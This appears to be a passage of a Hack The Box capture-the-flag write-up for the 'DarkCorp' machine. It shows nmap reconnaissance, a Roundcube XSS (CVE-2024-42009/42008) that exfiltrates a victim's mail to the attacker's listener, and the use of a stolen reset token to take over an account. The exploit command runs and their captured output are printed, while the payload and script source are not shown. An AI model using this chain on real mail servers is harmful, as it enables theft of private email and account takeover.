

This technical writeup details the penetration test of the “DarkCorp” machine from Hack The Box, rated as Insane difficulty. The assessment demonstrates a sophisticated attack chain involving a critical XSS vulnerability in Roundcube webmail, SQL injection in a dashboard application, Active Directory certificate services exploitation, and various privilege escalation techniques.
Attack Narrative
The following sections provide a detailed chronological account of the penetration test, highlighting technical methodology, tool usage, and critical findings at each stage.
Initial Reconnaissance
Initial network scanning revealed a Linux proxy server (10.10.11.54) acting as a gateway to a Windows Active Directory environment:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Nmap scan report for 10.10.11.54
Host is up (0.035s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 33:41:ed:0a:a5:1a:86:d0:cc:2a:a6:2b:8d:8d:b2:ad (ECDSA)
|_  256 04:ad:7e:ba:11:0e:e0:fb:d0:80:d3:24:c2:3e:2c:c5 (ED25519)
80/tcp open  http    nginx 1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

We also see that this is a linux host although the challenge is Windows (AD) based. Looks like we are in for a treat! Navigating to the website redirects us to http://drip.htb. After adding this to our /etc/hosts file we can view the site.

From the website, we see that the site allows us to sign-up for DripMail, an e-mail solution powered by Roundcube. Roundcube is a browser-based multilingual IMAP client with an application-like user interface. We can create an account using the sign up form.

When we try to go to the sign-in page, it redirects to http://mail.drip.htb which we can also add to our hosts file. Once logged in, we receive a welcome e-mail from no-reply@drip.htb. Next we check the Roundcube version by clicking on the about button at the bottom-left corner.
Foothold
When researching for this specific version, we find a blog post from Sonar that goes over a critical XSS vulnerability in Roundcube (CVE-2024-42009 and CVE-2024-42008). The blog post talks about improperly sanitized HTLM content. An example of an XSS payload is given by the authors:
This simple email body is enough to execute JavaScript in the victim’s browser and access their emails. The question is what can we do with this? We can use this vulnerability to send e-mails to unsuspecting users and target a specific URL to read their private e-mails. When hovering over our email we see the following link:


This will Base64 encode the email contents of the UID specified and send it to our machine. But to who are we sending this payload to? Lets start enumerating further. Back on the main website, we can send a mail to support. We will intercept this request with BurpSuite and see what it does.
In the request, we see that it hardcodes the recipient.

We can change this to our own and look at the email it sends.
The mail is delivered to our inbox and we also find a potential user in the message body. Now that we have a target, we can write our initial exploit.
This script will send our XSS payload, start a listener on the specified port and send an email to our victim in order to read the message with the specified UID. When this user clicks on the e-mail, it will retrieve the contents. Let’s run our exploit to target the second message (after the welcome mail).
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
$ python exploit.py --ip 10.10.14.11 --port 1337 --target http://drip.htb/contact --message 2 [+] POST request sent! Status Code: 200 [*] Listening on port 1337...
[+] Captured Email Content: <div class="message-part"id="message-part1"><div class="pre">Hey Bryce,<br/> <br/> The Analytics dashboard is now live. While it's still in development and limited in functionality, it should provide a good starting point for gathering metadata on the users currently using our service.<br/> <br/> You can access the dashboard at dev-a3f1-01.drip.htb. Please note that you'll need to reset your password before logging in.<br/> <br/> If you encounter any issues or have feedback, let me know so I can address them promptly.<br/> <br/> Thanks<br/> </div></div>
The message states there is an analytics dashboard live at dev-a3f1-01.drip.htb. Again, we add it to our hosts file and have a look.


We don’t have access to go to this page. But since we can read mails of bcase, we can try to reset their password and quickly read the reset code in order to steal their account.
No we run our exploit again and target the third message:
1 2 3 4 5 6 7 8 9 10
$ python exploit.py --ip 10.10.14.11 --port 1337 --target http://drip.htb/contact --message 3 [+] POST request sent! Status Code: 200 [*] Listening on port 1337...
[+] Captured Email Content: <div class="message-part"id="message-part1"><div class="pre">Your reset token has generated. Please reset your password within the next 5 minutes.<br/> <br/> You may reset your password here: <a href="http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z7HHlA.r7jQLiFSqkwZntB2kJLOMhUOUJ0" rel="noreferrer" target="_blank">http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z7HHlA.r7jQLiFSqkwZntB2kJLOMhUOUJ0</a><br/> </div></div>

We can use this link to reset the password and login. Once we are on the dashboard, there is only one functionality that sticks out and that is the search function.
